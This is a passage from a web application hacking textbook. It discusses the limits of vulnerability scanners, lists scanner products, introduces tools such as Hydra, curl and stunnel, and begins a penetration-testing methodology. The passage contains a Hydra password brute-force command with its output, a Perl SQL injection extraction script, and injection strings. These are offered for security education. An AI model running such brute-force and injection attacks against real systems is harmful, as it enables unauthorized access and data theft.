Furthermore, several important categories of vulnerabilities do not have a standard signature and cannot be probed for using a standard set of attack strings. In general, automated scanners are ineffective at discovering defects of this kind. Here are some examples of vulnerabilities that scanners cannot reliably detect:

- Broken access controls, which enable a user to access other users' data, or a low-privileged user to access administrative functionality. A scanner does not understand the access control requirements relevant to the application, nor can it assess the significance of the different functions and data it discovers using a particular user account.
- Attacks that involve modifying a parameter's value in a way that has meaning within the application — for example, a hidden field representing the price of a purchased item or the status of an order. A scanner does not understand the meaning that any parameter has within the application's functionality.
- Other logic flaws, such as beating a transaction limit using a negative value, or bypassing a stage of an account recovery process by omitting a key request parameter.
- Vulnerabilities in the design of application functionality, such as weak password quality rules, the ability to enumerate usernames from login failure messages, and easily guessable forgotten-password hints.
- Session hijacking attacks in which a sequence can be detected in the application's session tokens, enabling an attacker to masquerade as other users. Even if a scanner can recognize that a particular parameter has a predictable value across successive logins, it will not understand the significance of the different content that results from modifying that parameter.
- Leakage of sensitive information such as listings of usernames and logs containing session tokens.

Some vulnerability scanners attempt to check for some of these vulnerabilities. For example, some scanners attempt to locate access control bugs by logging into an application in two different user contexts and trying to identify data and functions that one user can access without proper authorization. In the authors' experience, checks such as these typically generate a huge number of false positive and false negative results.

Within the previous two listings of vulnerabilities, each list contains defects that may be classified as low-hanging fruit — those that can be easily detected and exploited by an attacker with modest skills. Hence, although an automated scanner will often detect a decent proportion of the low-hanging fruit within an application, it will also typically miss a significant number of these problems — including some low-hanging fruit that any manual attack would detect! Getting a clean bill of health from an automated scanner never provides any solid assurance that the application does not contain some serious vulnerabilities that can be easily found and exploited.

It is also fair to say that in the more security-critical applications that currently exist, which have been subjected to more stringent security requirements and testing, the vulnerabilities that remain tend to be those appearing on the second list, rather than the first.

## **Inherent Limitations of Scanners**

The best vulnerability scanners on the market were designed and implemented by experts who have given serious thought to the possible ways in which all kinds of web application vulnerabilities can be detected. It is no accident that the resulting scanners remain unable to reliably detect many categories of vulnerabilities. A fully automated approach to web application testing presents various inherent barriers. These barriers can be effectively addressed only by systems with full-blown artificial intelligence engines, going far beyond the capabilities of today's scanners.

### ***Every Web Application Is Different***

Web applications differ starkly from the domain of networks and infrastructures, in which a typical installation employs off-the-shelf products in more or less standard configurations. In the case of network infrastructure, it is possible in principle to construct in advance a database of all possible targets and create a tool to probe for every associated defect. This is not possible with customized web applications, so any effective scanner must expect the unexpected.

### ***Scanners Operate on Syntax***

Computers can easily analyze the syntactic content of application responses and can recognize common error messages, HTTP status codes, and user-supplied data being copied into web pages. However, today's scanners cannot understand the semantic meaning of this content, nor can they make normative judgments on the basis of this meaning. For example, in a function that updates a shopping cart, a scanner simply sees numerous parameters being

submitted. It doesn't know that one of these parameters signifies a quantity and another signifies a price. Furthermore, it doesn't know that being able to modify an order's quantity is inconsequential, whereas being able to modify its price represents a security flaw.

### ***Scanners Do Not Improvise***

Many web applications use nonstandard mechanisms to handle sessions and navigation and to transmit and handle data, such as in the structure of the query string, cookies, or other parameters. A human being may quickly notice and deconstruct the unusual mechanism, but a computer will continue following the standard rules it has been given. Furthermore, many attacks against web applications require some improvisation, such as to circumvent partially effective input filters or to exploit several different aspects of the application's behavior that collectively leave it open to attack. Scanners typically miss these kinds of attacks.

### ***Scanners Are Not Intuitive***

Computers do not have intuition about how best to proceed. The approach of today's scanners is largely to attempt every attack against every function. This imposes a practical limit on the variety of checks that can be performed and the ways in which these can be combined. This approach overlooks vulnerabilities in many cases:

- Some attacks involve submitting crafted input at one or more steps of a multistage process and walking through the rest of the process to observe the results.
- Some attacks involve changing the sequence of steps in which the application expects a process to be performed.
- Some attacks involve changing the value of multiple parameters in crafted ways. For example, an XSS attack may require a specific value to be placed into one parameter to cause an error message, and an XSS payload to be placed into another parameter, which is copied into the error message.

Because of the practical constraints imposed on scanners' brute-force approach to vulnerability detection, they cannot work through every permutation of attack string in different parameters, or every permutation of functional steps. Of course, no human being can do this practically either. However, a human frequently has a feel for where the bugs are located, where the developer made assumptions, and where something doesn't "look right." Hence, a human tester will select a tiny proportion of the total possible attacks for actual investigation and thereby will often achieve success.

## Technical Challenges Faced by Scanners

The barriers to automation described previously lead to a number of specific technical challenges that must be addressed in the creation of an effective vulnerability scanner. These challenges affect not only the scanner's ability to detect specific types of vulnerabilities, as already described, but also its ability to perform the core tasks of mapping the application's content and probing for defects.

Some of these challenges are not insuperable, and today's scanners have found ways of partially addressing them. Scanning is by no means a perfect science, however, and the effectiveness of modern scanning techniques varies widely from application to application.

### *Authentication and Session Handling*

The scanner must be able to work with the authentication and session-handling mechanisms used by different applications. Frequently, the majority of an application's functionality can only be accessed using an authenticated session, and a scanner that fails to operate using such a session will miss many detectable flaws.

In current scanners, the authentication part of this problem is addressed by allowing the user of the scanner to provide a login script or to walk through the authentication process using a built-in browser, enabling the scanner to observe the specific steps involved in obtaining an authenticated session.

The session-handling part of the challenge is less straightforward to address and comprises the following two problems:

- The scanner must be able to interact with whatever session-handling mechanism the application uses. This may involve transmitting a session token in a cookie, in a hidden form field, or within the URL query string. Tokens may be static throughout the session or may change on a per-request basis, or the application may employ a different custom mechanism.
- The scanner must be able to detect when its session has ceased to be valid so that it can return to the authentication stage to acquire a new one. This may occur for various reasons. Perhaps the scanner has requested the logout function, or the application has terminated the session because the scanner has performed abnormal navigation or has submitted invalid input. The scanner must detect this both during its initial mapping exercises and during its subsequent probing for vulnerabilities. Different applications behave in very different ways when a session becomes invalid. For a scanner that only analyzes the syntactic content of application responses, this may be a difficult challenge to meet in general, particularly if a non-standard session-handling mechanism is used.

It is fair to say that some of today's scanners do a reasonable job of working with the majority of authentication and session-handling mechanisms that are in use. However, there remain numerous cases where scanners struggle. As a result, they may fail to properly crawl or scan key parts of an application's attack surface. Because of the fully automated way in which standalone scanners operate, this failure normally is not apparent to the user.

### ***Dangerous Effects***

In many applications, running an unrestricted automated scan without any user guidance may be quite dangerous to the application and the data it contains. For example, a scanner may discover an administration page that contains functions to reset user passwords, delete accounts, and so on. If the scanner blindly requests every function, this may result in access being denied to all users of the application. Similarly, the scanner may discover a vulnerability that can be exploited to seriously corrupt the data held within the application. For example, in some SQL injection vulnerabilities, submitting standard SQL attack strings such as `or 1=1--` causes unforeseen operations to be performed on the application's data. A human being who understands the purpose of a particular function may proceed with caution for this reason, but an automated scanner lacks this understanding.

### ***Individuating Functionality***

There are many situations in which a purely syntactic analysis of an application fails to correctly identify its core set of individual functions:

- Some applications contain a colossal quantity of content that embodies the same core set of functionality. For example, applications such as eBay, MySpace, and Amazon contain millions of different application pages with different URLs and content, yet these correspond to a relatively small number of actual application functions.
- Some applications may have no finite boundary when analyzed from a purely syntactic perspective. For example, a calendar application may allow users to navigate to any date. Similarly, some applications with a finite amount of content employ volatile URLs or request parameters to access the same content on different occasions, leading scanners to continue mapping indefinitely.
- The scanner's own actions may result in the appearance of seemingly new content. For example, submitting a form may cause a new link to appear in the application's interface, and accessing the link may retrieve a further form that has the same behavior.

In any of these situations, a human attacker can quickly “see through” the application’s syntactic content and identify the core set of actual functions that need to be tested. For an automated scanner with no semantic understanding, this is considerably harder to do.

Aside from the obvious problems of mapping and probing the application in the situations described, a related problem arises in the reporting of discovered vulnerabilities. A scanner based on purely syntactic analysis is prone to generating duplicate findings for each single vulnerability. For example, a scan report might identify 200 XSS flaws, 195 of which arise in the same application function that the scanner probed multiple times because it appears in different contexts with different syntactic content.

### ***Other Challenges to Automation***

As discussed in Chapter 14, some applications implement defensive measures specifically designed to prevent them from being accessed by automated client programs. These measures include reactive session termination in the event of anomalous activity and the use of CAPTCHAs and other controls designed to ensure that a human being is responsible for particular requests.

In general, the scanner’s spidering function faces the same challenges as web application spiders more generally, such as customized “not found” responses and the ability to interpret client-side code. Many applications implement fine-grained validation over particular items of input, such as the fields on a user registration form. If the spider populates the form with invalid input and is unable to understand the error messages generated by the application, it may never proceed beyond this form to some important functions lying behind it.

The rapid evolution of web technologies, particularly the use of browser extension components and other frameworks on the client side, means that most scanners lag behind the latest trends. This can result in failures to identify all the relevant requests made within the application, or the precise format and contents of requests that the application requires.

Furthermore, the highly stateful nature of today’s web applications, with complex data being held on both the client and server side, and updated via asynchronous communications between the two, creates problems for most fully automated scanners, which tend to work on each request in isolation. To gain complete coverage of these applications, it is often necessary to understand the multistage request processes that they involve and to ensure that the application is in the desired state to handle a particular attack request. Chapter 14 describes techniques for achieving this within custom automated attacks. They generally

require intelligent human involvement to understand the requirements, configure the testing tools appropriately, and monitor their performance.

## Current Products

The market for automated web scanners has thrived in recent years, with a great deal of innovation and a wide range of different products. Here are some of the more prominent scanners:

- Acunetix
- AppScan
- Burp Scanner
- Hailstorm
- NetSparker
- N-Stalker
- NTOSpider
- Skipfish
- WebInspect

Although most mature scanners share a common core of functionality, they have differences in their approaches to detecting different areas of vulnerabilities and in the functionality presented to the user. Public discussions about the merits of different scanners often degenerate into mudslinging between vendors. Various surveys have been performed to evaluate the performance of different scanners in detecting different types of security flaws. Such surveys always involve running the scanners against a small sample of vulnerable code. This may limit the extrapolation of the results to the wide range of real-world situations in which scanners may be used.

The most effective surveys run each scanner against a wide range of sample code that is derived from real-world applications, without giving vendors an opportunity to adjust their product to the sample code before the analysis. One such academic study by the University of California, Santa Barbara, claims to be “the largest evaluation of web application scanners in terms of the number of tested tools ... and the class of vulnerabilities analyzed.” You can download the report from the study at the following URL:

[www.cs.ucsb.edu/~adoupe/static/black-box-scanners-dimva2010.pdf](http://www.cs.ucsb.edu/~adoupe/static/black-box-scanners-dimva2010.pdf)

The main conclusions of this study were as follows:

- Whole classes of vulnerabilities cannot be detected by state-of-the-art scanners, including weak passwords, broken access controls, and logic flaws.
- The crawling of modern web applications can be a serious challenge for today's web vulnerability scanners due to incomplete support for common client-side technologies and the complex stateful nature of today's applications.
- There is no strong correlation between price and capability. Some free or very cost-effective scanners perform as well as scanners that cost thousands of dollars.

The study assigned each scanner a score based on its ability to identify different types of vulnerabilities. Table 20-1 shows the overall scores and the price of each scanner.

**Table 20-1:** Vulnerability Detection Performance and Prices of Different Scanners According to the UCSB Study

SCANNER	SCORE	PRICE
Acunetix	14	\$4,995 to \$6,350
WebInspect	13	\$6,000 to \$30,000
Burp Scanner	13	\$191
N-Stalker	13	\$899 to \$6,299
AppScan	10	\$17,550 to \$32,500
w3af	9	Free
Paros	6	Free
HailStorm	6	\$10,000
NTOSpider	4	\$10,000
MileSCAN	4	\$495 to \$1,495
Grendel-Scan	3	Free

It should be noted that scanning capabilities have evolved considerably in recent years and are likely to continue to do so. Both the performance and price of individual scanners are likely to change over time. The UCSB study that reported the information shown in Table 20-1 was published in June 2010.

Because of the relative scarcity of reliable public information about the performance of web vulnerability scanners, it is recommended that you do your own research before making any purchase. Most scan vendors provide detailed product documentation and free trial editions of their software, which you can use to help inform your product selection.



## Using a Vulnerability Scanner

In real-world situations, the effectiveness of using a vulnerability scanner depends largely on the application you are targeting. The inherent strengths and weaknesses that we have described affect different applications in different ways, depending on the types of functionality and vulnerabilities they contain.

Of the various kinds of vulnerabilities commonly found within web applications, automated scanners are inherently capable of discovering approximately half of these, where a standard signature exists. Within the subset of vulnerability types that scanners can detect, they do a good job of identifying individual cases, although they miss the more subtle and unusual instances of these. Overall, you may expect that running an automated scan will identify some but not all of the low-hanging fruit within a typical application.

If you are a novice, or you are attacking a large application and have limited time, running an automated scan can bring clear benefits. It will quickly identify several leads for further manual investigation, enabling you to get an initial handle on the application's security posture and the types of flaws that exist. It will also provide you with a useful overview of the target application and highlight any unusual areas that warrant further detailed attention.

If you are an expert at attacking web applications, and you are serious about finding as many vulnerabilities as possible within your target, you are all too aware of the inherent limitations of vulnerability scanners. Therefore, you will not fully trust them to completely cover any individual category of vulnerability. Although the results of a scan will be interesting and will prompt manual investigation of specific issues, you will typically want to perform a full manual test of every area of the application for every type of vulnerability to satisfy yourself that the job has been done properly.

In any situation where you employ a vulnerability scanner, you should keep in mind some key points to ensure that you make the most effective use of it:

- Be aware of the kinds of vulnerabilities that scanners can detect and those that they cannot.
- Be familiar with your scanner's functionality, and know how to leverage its configuration to be the most effective against a given application.
- Familiarize yourself with the target application before running your scanner so that you can make the most effective use of it.
- Be aware of the risks associated with spidering powerful functionality and automatically probing for dangerous bugs.
- Always manually confirm any potential vulnerabilities reported by the scanner.

- Be aware that scanners are extremely noisy and leave a significant footprint in the logs of the server and any IDS defenses. Do not use a scanner if you want to be stealthy.

### ***Fully Automated Versus User-Directed Scanning***

A key consideration in your usage of web scanners is the extent to which you want to direct the work done by the scanner. The two extreme use cases in this decision are as follows:

- You want to give your scanner the URL for the application, click Go, and wait for the results.
- You want to work manually and use a scanner to test individual requests in isolation, alongside your manual testing.

Standalone web scanners are geared more toward the first of these use cases. The scanners that are incorporated into integrated testing suites are geared more toward the second use case. That said, both types of scanners allow you to adopt a more hybrid approach if you want to.

For users who are novices at web application security, or who require a quick assessment of an application, or who deal with a large number of applications on a regular basis, a fully automated scan will provide some insight into part of the application's attack surface. This may help you make an informed decision about what level of more comprehensive testing is warranted for the application.

For users who understand how web application security testing is done and who know the limitations of total automation, the best way to use a scanner is within an integrated testing suite to support and enhance the manual testing process. This approach helps avoid many of the technical challenges faced by fully automated scanners. You can guide the scanner using your browser to ensure that no key areas of functionality are missed. You can directly scan the actual requests generated by the application, containing data with the correct content and format that the application requires. With full control over what gets scanned, you can avoid dangerous functionality, recognize duplicated functionality, and step through any input validation requirements that an automated scanner might struggle with. Furthermore, when you have direct feedback about the scanner's activity, you can ensure that problems with authentication and session handling are avoided and that issues caused by multistage processes and stateful functions are handled properly. By using a scanner in this way, you can cover an important range of vulnerabilities whose detection can be automated. This will free you to look for the types of vulnerabilities that require human intelligence and experience to uncover.

## Other Tools

---

In addition to the tools already discussed, you may find countless others useful in a specific situation or to perform a particular task. The remainder of this chapter describes a few other tools you are likely to encounter and use when attacking applications. It should be noted that this is only a brief survey of some tools that the authors have used. It is recommended that you investigate the various tools available for yourself, and choose those which best meet your needs and testing style.

### Wikto/Nikto

Nikto is useful for locating default or common third-party content that exists on a web server. It contains a large database of files and directories, including default pages and scripts that ship with web servers, and third-party items such as shopping cart software. The tool essentially works by requesting each item in turn and detecting whether it exists.

The database is updated frequently, meaning that Nikto typically is more effective than any other automated or manual technique for identifying this type of content.

Nikto implements a wide range of configuration options, which can be specified on the command line or via a text-based configuration file. If the application uses a customized “not found” page, you can avoid false positives by using the `-404` setting, which enables you to specify a string that appears in the custom error page.

Wikto is a Windows version of Nikto that has some additional features, such as enhanced detection of custom “not-found” responses and Google-assisted directory mining.

### Firebug

Firebug is a browser debugging tool that lets you debug and edit HTML and JavaScript in real time on the currently displayed page. You can also explore and edit the DOM.

Firebug is extremely powerful for analyzing and exploiting a wide range of client-side attacks, including all kinds of cross-site scripting, request forgery and UI redress, and cross-domain data capture, as described in Chapter 13.

### Hydra

Hydra is a password-guessing tool that can be used in a wide range of situations, including with the forms-based authentication commonly used in web

applications. Of course, you can use a tool such as Burp Intruder to execute any attack of this kind in a completely customized way; however, in many situations Hydra can be just as useful.

Hydra enables you to specify the target URL, the relevant request parameters, word lists for attacking the username and password fields, and details of the error message that is returned following an unsuccessful login. The `-t` setting can be used to specify the number of parallel threads to use in the attack. For example:

```
C:\>hydra.exe -t 32 -L user.txt -P password.txt wahh-app.com http-post-form
"/login.asp:login_name=^USER^&login_password=^PASS^&login=Login:Invalid"
Hydra v6.4 (c) 2011 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2011-05-22 16:32:48
[DATA] 32 tasks, 1 servers, 21904 login tries (1:148/p:148), ~684 tries per
task

[DATA] attacking service http-post-form on port 80
[STATUS] 397.00 tries/min, 397 tries in 00:01h, 21507 todo in 00:55h
[80][www-form] host: 65.61.137.117 login: alice password: password
[80][www-form] host: 65.61.137.117 login: liz password: password
...
```

## Custom Scripts

In the authors' experience, the various off-the-shelf tools that exist are sufficient to help you perform the vast majority of tasks that you need to carry out when attacking a web application. However, in various unusual situations you will need to create your own customized tools and scripts to address a particular problem. For example:

- The application uses an unusual session-handling mechanism, such as one that involves per-page tokens that must be resubmitted in the correct sequence.
- You want to exploit a vulnerability that requires several specific steps to be performed repeatedly, with data retrieved on one response incorporated into subsequent requests.
- The application aggressively terminates your session when it identifies a potentially malicious request, and acquiring a fresh authenticated session requires several nonstandard steps.
- You need to provide a "point and click" exploit to an application owner to demonstrate the vulnerability and the risk.

If you have some programming experience, the easiest way to address problems of this kind is to create a small, fully customized program to issue the relevant requests and process the application's responses. You can produce this either as a standalone tool or as an extension to one of the integrated testing

suites described earlier. For example, you can use the Burp Extender interface to extend Burp Suite or the BeanShell interface to extend WebScarab.

Scripting languages such as Perl contain libraries to help make HTTP communication straightforward, and you often can carry out customized tasks using only a few lines of code. Even if you have limited programming experience, you often can find a script on the Internet that you can tweak to meet your requirements. The following example shows a simple Perl script that exploits a SQL injection vulnerability in a search form to make recursive queries and retrieve all the values in a specified table column. It starts with the highest value and iterates downward (see Chapter 9 for more details on this kind of attack):

```
use HTTP::Request::Common;
use LWP::UserAgent;

$ua = LWP::UserAgent->new();
my $col = @ARGV[1];
my $from_stmt = @ARGV[3];

if ($#ARGV!=3) {
    print "usage: perl sql.pl SELECT column FROM table\n";
    exit;
}

while(1)
{
    $payload = "foo' or (1 in (select max($col) from $from_stmt
    $test))--";

    my $req = POST "http://mdsec.net/addressbook/32/Default.aspx",
        [__VIEWSTATE => '', Name => $payload, Email => 'john@test.
        com', Phone =>
        '12345', Search => 'Search', Address => '1 High Street', Age =>
        '30',];
    my $resp = $ua->request($req);
    my $content = $resp->as_string;
    #print $content;

    if ($content =~ /nvarchar value '(.*?)'/)
    {
        print "$1\n";          # print the extracted match
    }
    else
    {exit;}

    $test = "where $col < '$1'";
}
```

**TRY IT!**

```
http://mdsec.net/addressbook/32/
```

In addition to built-in commands and libraries, you can call out to various simple tools and utilities from Perl scripts and operating system shell scripts. Some tools that are useful for this purpose are described next.

**Wget**

Wget is a handy tool for retrieving a specified URL using HTTP or HTTPS. It can support a downstream proxy, HTTP authentication, and various other configuration options.

**Curl**

Curl is one of the most flexible command-line tools for issuing HTTP and HTTPS requests. It supports GET and POST methods, request parameters, client SSL certificates, and HTTP authentication. In the following example, the page title is retrieved for page ID values between 10 and 40:

```
#!/bin/bash
for i in `seq 10 40`;
do
echo -n $i ": "
curl -s http://mdsec.net/app/ShowPage.ashx?PageNo==$i | grep -Po
"<title>(.*?)</title>" | sed 's/.....\(.*\)...../1/'
done
```

**TRY IT!**

```
http://mdsec.net/app/
```

**Netcat**

Netcat is a versatile tool that can be used to perform numerous network-related tasks. It is a cornerstone of many beginners' hacking tutorials. You can use it to open a TCP connection to a server, send a request, and retrieve the response. In addition to this use, Netcat can be used to create a network listener on your computer to receive connections from a server you are attacking. See Chapter 9

for an example of this technique being used to create an out-of-band channel in a database attack.

Netcat does not itself support SSL connections, but this can be achieved if you use it in combination with the stunnel tool, described next.

## **Stunnel**

Stunnel is useful when you are working with your own scripts or other tools that do not themselves support HTTPS connections. Stunnel enables you to create client SSL connections to any host, or server SSL sockets to listen for incoming connections from any client. Because HTTPS is simply the HTTP protocol tunneled over SSL, you can use stunnel to provide HTTPS capabilities to any other tool.

For example, the following command shows stunnel being configured to create a simple TCP server socket on port 88 of the local loopback interface. When a connection is received, stunnel performs an SSL negotiation with the server at wahn-app.com, forwarding the incoming cleartext connection through the SSL tunnel to this server:

```
C:\bin>stunnel -c -d localhost:88 -r wahn-app.com:443
2011.01.08 15:33:14 LOG5[1288:924]: Using 'wahn-app.com.443' as
tcpwrapper      service name
2011.01.08 15:33:14 LOG5[1288:924]: stunnel 3.20 on x86-pc-
mingw32-gnu WIN32
```

You can now simply point any tool that is not SSL-capable at port 88 on the loopback interface. This effectively communicates with the destination server over HTTPS:

```
2011.01.08 15:33:20 LOG5[1288:1000]: wahn-app.com.443 connected
from      127.0.0.1:1113
2011.01.08 15:33:26 LOG5[1288:1000]: Connection closed: 16 bytes
sent to SSL,      392 bytes sent to socket
```

## **Summary**

This book has focused on the practical techniques you can use to attack web applications. Although you can carry out some of these tasks using only a browser, to perform an effective and comprehensive attack of an application, you need some tools.

The most important and indispensable tool in your arsenal is the intercepting proxy, which enables you to view and modify all traffic passing in both directions between browser and server. Today's proxies are supplemented with a

wealth of other integrated tools that can help automate many of the tasks you will need to perform. In addition to one of these tool suites, you need to use one or more browser extensions that enable you to continue working in situations where a proxy cannot be used.

The other main type of tool you may employ is a standalone web application scanner. These tools can be effective at quickly discovering a range of common vulnerabilities, and they can also help you map and analyze an application's functionality. However, they are unable to identify many kinds of security flaws, and you can't rely on them to give a completely clean bill of health to any application.

Ultimately, what will make you an accomplished web application hacker is your ability to understand how web applications function, where their defenses break down, and how to probe them for exploitable vulnerabilities. To do this effectively, you need tools that enable you to look under the hood, to manipulate your interaction with applications in a fine-grained way, and to leverage automation wherever possible to make your attacks faster and more reliable. Whichever tools you find most useful in achieving these objectives are the right ones for you. And if the available tools don't meet your needs, you can always create your own. It isn't that difficult, honest.



# A Web Application Hacker's Methodology

This chapter contains a detailed step-by-step methodology you can follow when attacking a web application. It covers all the categories of vulnerabilities and attack techniques described in this book. Following all the steps in this methodology will not guarantee that you discover all the vulnerabilities within a given application. However, it will provide you with a good level of assurance that you have probed all the necessary regions of the application's attack surface and have found as many issues as possible given the resources available to you.


Figure 21-1 illustrates the main areas of work that this methodology describes. We will drill down into this diagram and illustrate the subdivision of tasks that each area involves. The numbers in the diagrams correspond to the hierarchical numbered list used in the methodology, so you can easily jump to the actions involved in a specific area.

The methodology is presented as a sequence of tasks that are organized and ordered according to the logical interdependencies between them. As far as possible, these interdependencies are highlighted in the task descriptions. However, in practice you will frequently need to think imaginatively about the direction in which your activities should go and allow these to be guided by what you discover about the application you are attacking. For example:

- Information gathered in one stage may enable you to return to an earlier stage and formulate more focused attacks. For example, an access control bug that enables you to obtain a listing of all users may enable you to

perform a more effective password-guessing attack against the authentication function.

- Discovering a key vulnerability in one area of the application may enable you to shortcut some of the work in other areas. For example, a file disclosure vulnerability may enable you to perform a code review of key application functions rather than probing them in a solely black-box manner.
- The results of your testing in some areas may highlight patterns of recurring vulnerabilities that you can immediately probe for in other areas. For example, a generic defect in the application's input validation filters may enable you to quickly find a bypass of its defenses against several different categories of attack.



**Figure 21-1:** The main areas of work involved in the methodology

Use the steps in this methodology to guide your work, and as a checklist to avoid oversights, but do not feel obligated to adhere to them too rigidly. Keep

the following thought in mind: the tasks we describe are largely standard and orthodox; the most impressive attacks against web applications always involve thinking beyond them.

## General Guidelines

---

You should always keep in mind some general considerations when carrying out the detailed tasks involved in attacking a web application. These may apply to all the different areas you need to examine and techniques you need to carry out.


- Remember that several characters have special meaning in different parts of the HTTP request. When you are modifying the data within requests, you should URL-encode these characters to ensure that they are interpreted in the way you intend:
  - `&` is used to separate parameters in the URL query string and message body. To insert a literal `&` character, you should encode this as `%26`.
  - `=` is used to separate the name and value of each parameter in the URL query string and message body. To insert a literal `=` character, you should encode this as `%3d`.
  - `?` is used to mark the beginning of the URL query string. To insert a literal `?` character, you should encode this as `%3f`.
  - A space is used to mark the end of the URL in the first line of requests and can indicate the end of a cookie value in the `Cookie` header. To insert a literal space, you should encode this as `%20` or `+`.
  - Because `+` represents an encoded space, to insert a literal `+` character, you should encode this as `%2b`.
  - `;` is used to separate individual cookies in the `Cookie` header. To insert a literal `;` character, you should encode this as `%3b`.
  - `#` is used to mark the fragment identifier within the URL. If you enter this character into the URL within your browser, it effectively truncates the URL that is sent to the server. To insert a literal `#` character, you should encode this as `%23`.
  - `%` is used as the prefix in the URL-encoding scheme. To insert a literal `%` character, you should encode this as `%25`.
  - Any nonprinting characters such as null bytes and newlines must, of course, be URL-encoded using their ASCII character code — in this case, as `%00` and `%0a`, respectively.
- Furthermore, note that entering URL-encoded data into a form usually causes your browser to perform another layer of encoding. For example,

submitting %00 in a form will probably result in a value of %2500 being sent to the server. For this reason it is normally best to observe the final request within an intercepting proxy.

- Many tests for common web application vulnerabilities involve sending various crafted input strings and monitoring the application's responses for anomalies, which indicate that a vulnerability is present. In some cases, the application's response to a particular request contains a signature of a particular vulnerability, regardless of whether a trigger for that vulnerability has been submitted. In any case where specific crafted input results in behavior associated with a vulnerability (such as a particular error message), you should double-check whether submitting benign input in the relevant parameter also causes the same behavior. If it does, your tentative finding is probably a false positive.
- Applications typically accumulate an amount of state from previous requests, which affects how they respond to further requests. Sometimes, when you are trying to investigate a tentative vulnerability and isolate the precise cause of a particular piece of anomalous behavior, you must remove the effects of any accumulated state. To do so, it is usually sufficient to begin a fresh session with a new browser process, navigate to the location of the observed anomaly using only benign requests, and then resubmit your crafted input. You can often replicate this measure by adjusting the parts of your requests containing cookies and caching information. Furthermore, you can use a tool such as Burp Repeater to isolate a request, make specific adjustments to it, and reissue it as many times as you require.
- Some applications use a load-balanced configuration in which consecutive HTTP requests may be handled by different back-end servers at the web, presentation, data, or other tiers. Different servers may have small differences in configuration that affect your results. Furthermore, some successful attacks will result in a change in the state of the specific server that handles your requests — such as the creation of a new file within the web root. To isolate the effects of particular actions, it may be necessary to perform several identical requests in succession, testing the result of each until your request is handled by the relevant server.

Assuming that you are implementing this methodology as part of a consultancy engagement, you should always be sure to carry out the usual scoping exercise to agree precisely which hostnames, URLs, and functionality are to be included, and whether any restrictions exist on the types of testing you are permitted to perform. You should make the application owner aware of the inherent risks involved in performing any kind of penetration testing against a black-box target. Advise the owner to back up any important data before you commence your work.

# 1 Map the Application's Content



**Figure 21-2:** Mapping the application's content

## 1.1 Explore Visible Content

- 1.1.1 Configure your browser to use your favorite integrated proxy/spidering tool. Both Burp and WebScarab can be used to passively spider the site by monitoring and parsing web content processed by the proxy.
- 1.1.2 If you find it useful, configure your browser to use an extension such as IEWatch to monitor and analyze the HTTP and HTML content being processed by the browser.
- 1.1.3 Browse the entire application in the normal way, visiting every link and URL, submitting every form, and proceeding through all multistep functions to completion. Try browsing with JavaScript enabled and disabled, and with cookies enabled and disabled. Many applications can handle various browser configurations, and you may reach different content and code paths within the application.
- 1.1.4 If the application uses authentication, and you have or can create a login account, use this to access the protected functionality.
- 1.1.5 As you browse, monitor the requests and responses passing through your intercepting proxy to gain an understanding of the kinds of data being submitted and the ways in which the client is used to control the behavior of the server-side application.
- 1.1.6 Review the site map generated by the passive spidering, and identify any content or functionality that you have not walked through using your browser. From the spider results, establish where each item was discovered (for example, in Burp Spider, check the Linked From details). Access each item using your browser so that the spider parses the response from the server to identify any further content. Continue this step recursively until no further content or functionality is identified.

- 1.1.7 When you have finished manually browsing and passively spidering, you can use your spider to actively crawl the application, using the set of discovered URLs as seeds. This may sometimes uncover additional content that you overlooked when working manually. Before doing an automated crawl, first identify any URLs that are dangerous or likely to break the application session, and then configure the spider to exclude these from its scope.

## 1.2 Consult Public Resources

- 1.2.1 Use Internet search engines and archives (such as the Wayback Machine) to identify what content they have indexed and stored for your target application.
